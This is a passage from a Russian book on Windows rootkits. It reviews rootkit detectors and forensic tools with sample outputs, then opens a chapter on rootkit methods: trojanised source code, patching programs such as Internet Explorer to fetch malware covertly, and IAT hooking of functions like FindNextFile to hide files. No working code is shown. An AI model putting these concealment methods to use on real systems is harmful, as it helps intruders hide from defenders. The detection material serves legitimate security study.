


Рис. 2.14. Программа XSpider

Можно установить специализирующийся на руткитах антивирус, например AVZ (<http://z-oleg.com/avz4.zip>). Утверждается, что он «отлавливает» руткит FU. Проведите небольшой эксперимент (лучше в виртуальной машине): распакуйте руткит FU в два разных каталога, например в D:\111 и D:\777. Запустите fu.exe из каталога D:\111 и убедитесь, что AVZ обнаружит только руткит в каталоге D:\777, то есть не активный...




Рис. 2.15. Программа AVZ

Существуют программы-охотники на отдельные известные руткиты. Например, утилита NIDS Snort позволяет выявить Hacker Defender, проанализировав трафик, который передает компьютер.

Утилита rkdetect сравнивает список служб, запрошенный удаленно (через WMI), со списком, полученным от Service Manager (SC), и, если эти списки различаются, выводит предупреждение о возможном присутствии руткита (рис. 2.16).

Microsoft тоже не могла остаться в стороне. На сайте Microsoft вы можете скачать программку с громким названием «Средство удаления вредоносных программ Microsoft® Windows® (KB890830)».

Нужно отметить, что название этой программы длиннее, чем ее функции. Это не универсальный детектор руткита. Средство от Microsoft позволяет обнаруживать несколько типов вредоносных программ вроде Blaster, Sasser и Mydoom. На сайте Microsoft сказано, что в случае обнаружения программа

помогает удалить вредоносные программы, а также что обновление этого продукта выпускается каждый второй вторник месяца.

Как и другие программы, утилита от Microsoft предельно проста в работе. Она не требует установки – просто запустите скачанный файл. Программа предоставит вам информацию о каждой вредоносной программе, которую она способна обнаружить. После этого запустится процесс проверки системы, после которого вы увидите отчет. Что мне нравится в Microsoft, так это всевозможные «сопроводительные тексты». Обратите внимание: программа вполне справедливо предупреждает, что она не заменит полноценный антивирус.

```
C:\>cscript rkdetect.vbs 10.1.1.1
Microsoft (R) Windows Script Host Version 5.6
Copyright (C) Microsoft Corporation 1996-2001. All rights reserved.

Query services by WMI...
Detected 60 services
Query services by SC...
Detected 61 services
Finding hidden services...

Possible rootkit found: HxD Service 100 - HackerDefender100
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: HackerDefender100
    TYPE               : 10  WIN32_OWN_PROCESS
    START_TYPE         : 2   AUTO_START
    ERROR_CONTROL     : 0   IGNORE
    BINARY_PATH_NAME  : C:\hxdef100\hxdef100.exe
    LOAD_ORDER_GROUP  :
    TAG               : 0
    DISPLAY_NAME      : HxD Service 100
    DEPENDENCIES      :
    SERVICE_START_NAME: LocalSystem

Done
C:\>rkdetect>
```

Рис. 2.16. Программа rkdetect

[HTTP://WWW.INVISIBLETHINGS.ORG](http://WWW.INVISIBLETHINGS.ORG)

Я настоятельно рекомендую посетить этот сайт, принадлежащий известному специалисту по борьбе с руткитами Джоан Рутковской. Вы найдете там как различные детекторы руткитов, так и много вспомогательных программ. Я советую скачать две программы: Patchfinder и Klister. Первая программа помогает обнаружить руткиты, модифицирующие путь исполнения, а вторая служит для обнаружения DKOM-руткитов.

Также на этом сайте вы найдете небольшую информационную программку SVV, сканирующую вашу систему с целью определить ее уязвимости (рис.2.18).

```

C:\WINDOWS\System32\cmd.exe
fix      - try to fix suspected modifications <disinfection>
report   - generate report

following options are supported:
/a       verify ALL modules (may cause false positives)
/m       show details about modifications
/c       show also clean modules
/d       leave driver after finished
/t <n>   fix to target verdict level = n <valid for fix command>

D:\Books\Compile\Rootkits\Help\anti>svv check
Following important modules cannot be found:
  ntfs.sys
WARNING: Important modules not found
kernel32.dll  <77e60000 - 77f48000>...
SYSTEM INFECTION LEVEL: 2
  0 - BLUE
  1 - GREEN
--> 2 - YELLOW
  3 - ORANGE
  4 - RED
  5 - DEEPRED
Nothing suspected was detected.

D:\Books\Compile\Rootkits\Help\anti>

```

Рис. 2.17. SVV оценила уровень безопасности системы

На сайте <http://www.invisiblethings.org> все программы доступны вместе с исходным кодом. С точки зрения администратора это серьезный недостаток. Ведь разработчик руткитов может, скачав исходники детектора, просмотреть, как он работает, и написать алгоритм, позволяющий скрыться именно от этого детектора. Это гораздо приятнее, чем дизассемблировать детектор руткита.

Вам решать, надеяться ли на коммерческие антируткитные средства, исходный код которых не разглашается, или собирать детекторы из открытых исходников, зная, что создатели руткитов всегда на шаг впереди вас.

VICE: СКАНЕР РУТКИТНЫХ ТЕХНОЛОГИЙ

Эту очень маленькую программу (занимает в архиве всего лишь 67 Кб) можно скачать по адресу http://www.rootkit.com/vault/fuzen_op/vice.zip.

Несмотря на свой размер, программа в состоянии определять ловушки для таблиц IAT, SSDT и IRP. Программа состоит из двух частей - пользовательской (viceconsole.exe) и драйвера ядра (VICESYS.SYS). Программа позволяет определить не только руткиты, использующие популярные руткитные технологии, которые мы рассмотрим в следующих главах, но и постороннее программное обеспечение, устанавливающее свои ловушки. В поле зрения программы попадают антивирусы, брандмауэры и локальные IDS.

Наверное, вы удивлены размером программы. Дело в том, что эта маленькая программа использует очень большую библиотеку – Microsoft .NET Framework,

установленную далеко не у каждого пользователя. Зайдите на сайт Microsoft и посмотрите, сколько места она занимает: целых 106 Мб. Мне, к счастью, не пришлось ее скачивать отдельно, потому что я недавно устанавливал Delphi 2005, в состав которого входит Microsoft .NET Framework.

По своей сути программа VICE информационная: она не ловит специально и только руткиты, а просто выводит список найденных ловушек. Поскольку VICE показывает абсолютно все ловушки, в том числе и совершенно законные (рис.2.18), список получается просто огромным. Его нужно просматривать очень внимательно, иначе можно не увидеть самого руткита – он может затеряться в недрах этого списка.

User Mode Rootkits				
Infected Process	DLL Name	Function	Hook Address	Hooker
17%C:\WINDOWS\system32\winlogon.exe...	KERNEL32.dll	SetLastError	0x7715150c	C:\WINDOWS\System32\kernel32.dll
17%C:\WINDOWS\system32\winlogon.exe...	KERNEL32.dll	LeaveCriticalSection	0x77151560	C:\WINDOWS\System32\kernel32.dll
17%C:\WINDOWS\system32\winlogon.exe...	KERNEL32.dll	EnterCriticalSection	0x7715155de	C:\WINDOWS\System32\kernel32.dll
17%C:\WINDOWS\system32\winlogon.exe...	KERNEL32.dll	WaitForConditionMask	0x77151417	C:\WINDOWS\System32\kernel32.dll
17%C:\WINDOWS\system32\winlogon.exe...	KERNEL32.dll	GetProcAddress	0x1000840	E:\PR0GRA\1\gruen\UTPDS-1
17%C:\WINDOWS\system32\winlogon.exe...	KERNEL32.dll	HeapFree	0x7715156b	C:\WINDOWS\System32\kernel32.dll
17%C:\WINDOWS\system32\winlogon.exe...	KERNEL32.dll	HeapAlloc	0x771515a1	C:\WINDOWS\System32\kernel32.dll
17%C:\WINDOWS\system32\winlogon.exe...	KERNEL32.dll	GetLastError	0x77151502	C:\WINDOWS\System32\kernel32.dll
17%C:\WINDOWS\system32\winlogon.exe...	KERNEL32.dll	DeleteCriticalSection	0x771525ca	C:\WINDOWS\System32\kernel32.dll
17%C:\WINDOWS\system32\winlogon.exe...	KERNEL32.dll	RtlUnwind	0x77150e44	C:\WINDOWS\System32\kernel32.dll
17%C:\WINDOWS\system32\winlogon.exe...	KERNEL32.dll	ExitWindowsEx	0x100004a0	E:\PR0GRA\1\gruen\UTPDS-1
17%C:\WINDOWS\system32\winlogon.exe...	C:\WINDOWS\System32\kernel32.dll	LoadLibraryA	0xeff12e1	
17%C:\WINDOWS\system32\winlogon.exe...	C:\WINDOWS\System32\kernel32.dll	LoadLibraryW	0xeff12f5	
17%C:\WINDOWS\system32\winlogon.exe...	C:\WINDOWS\System32\kernel32.dll	LoadLibraryExW	0xeff1222	
17%C:\WINDOWS\system32\winlogon.exe...	C:\WINDOWS\System32\kernel32.dll	LoadLibraryW	0xeff1209e	
17%C:\WINDOWS\system32\winlogon.exe...	KERNEL32.dll	GetLastError	0x77151502	C:\WINDOWS\System32\kernel32.dll
17%C:\WINDOWS\system32\winlogon.exe...	KERNEL32.dll	RtlUnwind	0x77150e44	C:\WINDOWS\System32\kernel32.dll
17%C:\WINDOWS\system32\winlogon.exe...	KERNEL32.dll	HeapReAlloc	0x771515c1	C:\WINDOWS\System32\kernel32.dll
17%C:\WINDOWS\system32\winlogon.exe...	KERNEL32.dll	HeapAlloc	0x771515a1	C:\WINDOWS\System32\kernel32.dll
17%C:\WINDOWS\system32\winlogon.exe...	KERNEL32.dll	HeapFree	0x7715156b	C:\WINDOWS\System32\kernel32.dll
17%C:\WINDOWS\system32\winlogon.exe...	KERNEL32.dll	HeapSize	0x77151540	C:\WINDOWS\System32\kernel32.dll
17%C:\WINDOWS\system32\winlogon.exe...	KERNEL32.dll	DeleteCriticalSection	0x771525ca	C:\WINDOWS\System32\kernel32.dll
17%C:\WINDOWS\system32\winlogon.exe...	KERNEL32.dll	EnterCriticalSection	0x7715155de	C:\WINDOWS\System32\kernel32.dll
17%C:\WINDOWS\system32\winlogon.exe...	KERNEL32.dll	LeaveCriticalSection	0x77151560	C:\WINDOWS\System32\kernel32.dll
17%C:\WINDOWS\system32\winlogon.exe...	KERNEL32.dll	SetLastError	0x7715150c	C:\WINDOWS\System32\kernel32.dll
17%C:\WINDOWS\system32\winlogon.exe...	KERNEL32.dll	DeleteCriticalSection	0x771525ca	C:\WINDOWS\System32\kernel32.dll

Kernel Mode Rootkits				
Infected Object	Function	Hook Address	Rootkit Path	
NTOSKRNL.EXE	NtClose	0xeff9d70	\SystemRoot\System32\drivers\kernel32.dll	
NTOSKRNL.EXE	NtCreateKey	0x3942ac8	spid.sys	
NTOSKRNL.EXE	NtCreateProc...	0xeff9e90	\SystemRoot\System32\drivers\kernel32.dll	
NTOSKRNL.EXE	NtCreateProc...	0xeff9e900	\SystemRoot\System32\drivers\kernel32.dll	
NTOSKRNL.EXE	NtCreateSect...	0xeff91b0	\SystemRoot\System32\drivers\kernel32.dll	
NTOSKRNL.EXE	NtCreateThread	0xeff97fe	\SystemRoot\System32\drivers\kernel32.dll	
NTOSKRNL.EXE	NtEnumerate...	0x9942c22	spid.sys	
NTOSKRNL.EXE	NtEnumerate...	0x994239a	spid.sys	

Рис. 2.18. VICE в действии

К сожалению, VICE не может обнаружить руткиты, напрямую модифицирующие память и объекты ядра (в частности, FU), об этом сообщают сами авторы VICE.

И еще: в программе есть ошибка. Она жестко прописывает драйвер в системе, привязывая его к четко определенному каталогу, из которого вы в первый раз запустили VICE. Это означает, что если вы переместите каталог с программой, скажем, на другой диск, то вы больше не сможете ее

запустить, поскольку система будет искать драйвер на старом месте. Для исправления этого после перемещения программы удалите раздел реестра HKLM\System\CurrentControlSet\Services\VICESYS.

ProcessGuard и AntiHook: профилактика вторжения

Довольно эффективными профилактическими программами являются ProcessGuard (<http://www.diamondcs.com.au/processguard>, бесплатно распространяется только пробная версия) и AntiHook (<http://www.infoprocess.com.au/AntiHook.php>, распространяется свободно). Первая защищает процесс от внедрения в него постороннего кода, а вторая не позволяет руткиту установить ловушку. Обе программы очень желательно установить на заведомо «чистый» компьютер, иначе особого толку от них не будет.




Рис. 2.19. Программа ProcessGuard

Разрешите дать вам небольшой совет по поводу ProcessGuard: после установки инсталлятор попросит перезагрузить компьютер -- соглашайтесь. Я отказался и много узнал о компонентах ProcessGuard, которые для запуска программы пришлось запускать вручную. А вообще программа очень полезна, и я настоятельно рекомендую установить ее.

Для криминалистов: EnCase и Tripwire

Для борьбы с компьютерными преступлениями был разработан целый раздел информатики: компьютерно-техническая криминалистическая экспертиза (forensic computing). Некоторые компании, специализирующиеся на компьютерной безопасности, выпускают программное обеспечение специально для исследования компьютерных носителей информации (жестких дисков) правоохранительными органами. Эти программы предназначены для поиска на диске скрытых и зашифрованных данных. Они умеют сканировать не только пользовательские файлы и реестр, но и файлы, создаваемые операционной системой (своп, корзина, очередь принтера), а также секторы диска в поисках удаленной и остаточной информации.

Понятно, что такие программы легко обнаруживают руткиты, скрытые файлы, каталоги и разделы реестра, потому что диск зараженного компьютера сканируют, подключив к другому компьютеру, где руткит не загружается в память и, следовательно, не может модифицировать системные таблицы и вызовы для сокрытия своего присутствия.

Наиболее мощными утилитами для сканирования являются EnCase (www.encke.com) и Tripwire (<http://securityfocus.com>). На сайте EnCase можно заказать диск с демо-версией и полным описанием возможностей программы.

EnCase сканирует жесткий диск и сравнивает каждый прочитанный блок данных с определенными образцами, которые имеются в ее базе данных. Чтобы «выжить», руткит не должен содержать легко определимые участки кода. Для этого можно, например, использовать стеганографию, или шифрование. При использовании шифрования на диске обязательно должна остаться в незашифрованном виде часть руткита, отвечающая за дешифрование данных. Можно также использовать полиморфные технологии (это уже совсем из разряда вирусов). Запомните, EnCase – это лучший в своем классе продукт, «обойти» его будет очень сложно.

Tripwire позволяет отслеживать все изменения в структуре файлов и определить причину изменения – было ли изменение данных следствием взлома, ошибкой или же законным изменением. Поскольку Tripwire поставляется в исходных кодах, ее рекомендуется загружать только с сайта <http://securityfocus.com>, а не с каких-нибудь третьих сайтов, где может быть выложена уже измененная версия Tripwire, которая принесет больше вреда, чем пользы.

Глава 2. Взлом с точки зрения администратора




Рис. 2.20. Программа EnCase



ГЛАВА 3. ПОДМЕНА КАК ОБРАЗ ЖИЗНИ РУТКИТА

- ПОДМЕНА КОДА
- ПЕРЕХВАТ НА УРОВНЕ ПОЛЬЗОВАТЕЛЯ
- ВНЕДРЕНИЕ КОДА РУТКИТА В ЧУЖОЙ ПРОЦЕСС
- ПАТЧИНГ “НА ЛЕТУ”
- ЭКСПЛОЙТ И РУТКИТ ИГРАЮТ ВМЕСТЕ

Основной принцип работы руткита – это модификация, или подмена.

Программы, в том числе сама операционная система, предназначены для обработки определенных данных и вывода определенных результатов. Руткит может подтасовывать либо данные, либо саму программу, чтобы она выводила не верные результаты, а те, которые нужны руткиту. Причем программный код можно подменить и тогда, когда он не загружен в память, а лежит на диске как исполняемый файл или библиотека, и непосредственно в памяти. Последний способ называется перехватом, и мы о нем уже упоминали.

Казалось бы, данные подменять проще всего. Но, поскольку речь идет о сокрытии процессов и файлов, данные, которые подменяет руткит, – это данные ядра (системные таблицы). Поэтому мы сначала немного поговорим о способах модификации кода на диске, потом подробнее – о перехвате на уровне пользователя, а перехват на уровне ядра отложим до главы 5, перед которой я сообщу необходимые для ее понимания сведения об устройстве и функционировании ядра Windows.

3.1. ПОДМЕНА КОДА

3.1.1. Модификация исходного кода

Некоторое программное обеспечение распространяется в исходных кодах. Обычно это свободно распространяемые программы. Вы можете скачать исходный код, слегка изменить его и выложить где-то в Интернете, выдав за оригинальную версию.

Ничего не подозревающий пользователь загрузит вашу копию исходников и скомпилирует ее на своем компьютере. Чтобы собрать программу, достаточно средней пользовательской квалификации, но для того, чтобы разобраться в том, что делает программа, глядя на ее исходный код, нужно быть Программистом. А рядовой пользователь вряд ли заметит, что в исходный код добавлена функция, отсылающая кое-какие интересные данные на неизвестный этому пользователю (но хорошо известный крекеру) почтовый ящик.

Проблема модификации исходного кода особенно остро стоит в мире открытого программного обеспечения (*open source*). Вы где-нибудь видели исходные коды Блокнота? Да проще Блокнот написать, чем найти его исходные коды. А вот в мире *open source* все программное обеспечение распространяется в виде исходных кодов. Вы можете свободно загрузить даже исходные коды ядра Linux – пожалуйста, www.kernel.org.

Вам кажется, что это только теория? Сейчас приведу пример из реальной жизни. В 2003 году с помощью подмены исходного кода были скомпрометированы FTP-серверы проекта GNU, занимающего первое место в мире *open source*. Отчет об этой истории вы можете прочитать по адресу <http://www.cert.org/advisories/CA-2003-21.html>.

3.1.2. Патчинг

Патч (заплата) – это специальная программа, которая вносит изменения в основную программу, например, исправляет допущенные ошибки или вносит дополнительные функции. Теоретически, можно пропатчить любую программу, добавив в нее дополнительные функции или изменив уже существующие. Например, можно пропатчить IE так, чтобы он постепенно загружал из Интернета остальные части руткита, как только пользователь подключится к Интернету. Даже если на компьютере установлен брандмауэр, он не запретит действия Internet Explorer, поскольку будет «думать», что эти файлы скачивает сам пользователь. Пользователь же ничего не заметит, поскольку остальные функции браузера будут работать как обычно: он сможет просматривать Web-страницы, заходить на FTP и т. п. В некоторых случаях, если программа пропатчена неправильно, пользователь может догадаться, что происходит, по заметному «торможению» браузера или по ошибкам при запуске и завершении работы.

Также патчинг может использоваться для изменения существующих функций программы. Очень часто патчи используются для удаления защиты программы или же получения каких-либо дополнительных возможностей. Например, если при запуске программа проверяет, зарегистрирована она

или нет, можно пропатчить ее так, чтобы функция, отвечающая за проверку, всегда возвращала «наверх» положительный результат.

В компьютерных играх патчи часто используются для получения дополнительных возможностей, например, «бессмертия», неограниченного количества денег и т. д.

С патчингом можно бороться. И средство достаточно простое. Вам нужно установить на компьютер программу-ревизор. Ревизор вычислит CRC (контрольную сумму) всех файлов (точнее, всех системно-важных: если контролировать вообще все файлы, то системных ресурсов, боюсь, не хватит) на вашем жестком диске и запишет ее в свою базу данных. Даже если изменить один байт файла, изменится его контрольная сумма.

Ревизор может постоянно находиться в памяти и контролировать содержимое системно-важных каталогов. Как только какая-то программа хочет модифицировать системный файл (как правило, это файлы из каталогов %WINDIR% и всех его подкаталогов, а также файлы каталогов Program Files на всех дисках), ревизор блокирует эту программу и спрашивает у вас, что делать дальше. Если вы устанавливаете программу, в которой вы уверены, что она получена из надежного источника, можете разрешить установку, в противном случае нужно разобраться, откуда эта программа проникла в вашу систему.

Кроме режима монитора у современных ревизоров есть режим сканера. В этом режиме ревизор не находится постоянно в памяти, отнимая ресурсы, а запускается по вашему требованию и бьет тревогу, если CRC какого-либо системно-важного файла изменилась. Если это изменение не санкционировано вами, вы можете переустановить этот файл из резервной копии или дистрибутива, в противном случае ревизор внесет соответствующие изменения в свою базу данных, и больше не будет надоедать вам.

Важно, чтобы ревизор был установлен на исходно «чистую» систему. Если в системе уже были пропатченные файлы, ревизор будет считать, что с ними все в порядке. Тогда пользы от него будет немного.

В Windows есть свой штатный ревизор – служба защиты файлов и каталогов, но вредоносная программа знает о нем и может отключить, если получит привилегии администратора. Поэтому рекомендуется дополнительно установить посторонний ревизор, который программа-патчер не сможет обнаружить и отключить.

3.2. ПЕРЕХВАТ НА УРОВНЕ ПОЛЬЗОВАТЕЛЯ

ОС Windows предусматривает стандартные наборы функций, позволяющих приложениям общаться с аппаратурой, пользователем и друг с другом. Эти наборы функций называются API (Applications Programmer's Interface).

Авторов рутkitов особенно интересует **Native API – интерфейс между приложением и службами ядра операционной системы**. Обычные приложения вызывают функции Native API через API более высокого уровня, такие как Win32 API или POSIX, но крекеру нужна большая гибкость.

Имена функций из Native API начинаются с префикса «Nt», и именно к нему относится функция NtQuerySystemInformation, которую я упомянул в п. 1.6.2. Эти функции экспортит библиотека NTDLL.DLL, а описание их можно найти у Марка Руссиновича по адресу <http://www.sysinternals.com/Information/NativeApi.html>. Официальная (от Microsoft) справка по некоторым из них находится в Windows NT Device Driver Kit (DDK), о котором мы поговорим в гл. 5.

Когда приложение в пользовательском режиме вызывает Nt-функцию, NTDLL генерирует программное прерывание 0x2E. Это прерывание обрабатывается обработчиком прерываний уровня ядра KiSystemService, которому передается индекс функции в таблице KiSystemServiceTable. Значит, если крекер подсунет в эту таблицу ложный адрес, он сможет выполнить собственный код в режиме ядра, предоставляющем неограниченный доступ ко всем системным ресурсам.

ПРИМЕЧАНИЕ.

Начиная с Windows 2000, вместо прерывания INT 0x2E выполняется специальная инструкция – SYSENTER для процессоров Intel или SYSCALL для процессоров AMD.

Но это я забежал вперед, а пока мы говорим о перехвате API-функций, выполняющихся целиком на пользовательском уровне, то есть функций из библиотек KERNEL32.DLL, USER32.DLL, GUI32.DLL и ADVAPI.DLL. Эти функции вызываются из приложений taskmgr.exe (Диспетчер задач Windows), explorer.exe (Проводник Windows) и regedit.exe (Редактор реестра), которые запускает пользователь, желая просмотреть список процессов, файлов и ключей реестра. Вот и сделаем так, чтобы тех процессов, файлов и ключей, которые мы хотим спрятать при помощи руткита, он не увидел.

Достичь этого можно двумя способами:

- подменой самой API-функции;
- подменой данных, обрабатываемых API-функцией.

В первом случае логика проста: мы пишем свой аналог API-функции, перехватываем вызов исходной API-функции и вместо нее запускаем свою функцию. Наша функция вызывает исходную функцию, получает ее результат, «портит» его и передает в вызывающую программу. Пусть, например, исходная функция возвращала список файлов в данном каталоге. Тогда наша функция проверит, есть ли в этом списке файлы, которые мы собираемся скрыть, и, если есть, удалит их из списка и вернет модифицированный список в качестве результата.

Подмена исходных данных осуществляется иначе: мы перехватываем вызов API-функции, «на лету» модифицируем таблицы, с которыми работает эта функция, и продолжаем ее выполнение.

Какой способ надежнее, какой проще, говорить не стану: вы должны это прочувствовать сами. Мое дело маленькое – рассказать, как реализовать оба способа.

Сначала о том, как просмотреть содержимое библиотеки. У вас есть Total Commander? Если нет, установите его. Он впоследствии может вам пригодиться. Вы уже установили его? Тогда перейдите в каталог <WINDIR>\system32 и откройте для просмотра («F3») библиотеку KERNEL32.DLL. Перейдите на вкладку **Image File Header**. Здесь находится исчерпывающая информация о библиотеке. Пролистайте ее вниз, до заголовка **EXPORTS TABLE**. Это таблица экспорта, в ней указаны все функции, экспортируемые библиотекой, и точка входа каждой функции.

Пролистайте таблицу экспорта, пока не найдете функцию **FindFirstFile**. Эта функция служит для вывода содержимого каталога. Первым делом приложение вызывает ее. Если каталог существует и не пуст, то **FindFirstFile** возвращает дескриптор, который используется при последующих вызовах функции **FindNextFile** (тоже экспортируется из KERNEL32.DLL). Каждый вызов **FindNextFile** возвращает один файл из каталога. Обычно **FindNextFile** вызывается в цикле до тех пор, пока не будет выведен последний файл.

Чтобы воспользоваться этими функциями, приложение во время выполнения загружает библиотеку KERNEL32.DLL и копирует адреса импортированных из нее функций в свою таблицу импорта адресов (IAT, Import Address Table). Когда приложение вызывает одну из API-функций, управление передается на адрес, указанный в IAT. После завершения функции выполнение программы продолжается с инструкции, следующей за вызовом функции.




Рис. 3.1. Таблица экспорта библиотеки KERNEL32.DLL

В свою очередь, функция FindNextFile обращается к библиотеке NTDLL.DLL. Библиотека NTDLL загружает в EAX индекс функции – аналога FindNextFile, работающего на уровне ядра (это функция NtQueryDirectoryFile), а в EDX – параметры, переданные FindNextFile. Затем NTDLL вызывает прерывание INT 0x2E для перехода в режим ядра.




Рис. 3.2. Путь выполнения функции FindNextFile

Цепочка вызовов FindNextFile Kernel32.dll → NtQueryDirectory → INT 2E → KiSystemService → NtQueryDirectory (рис. 3.2) называется путем выполнения функции.

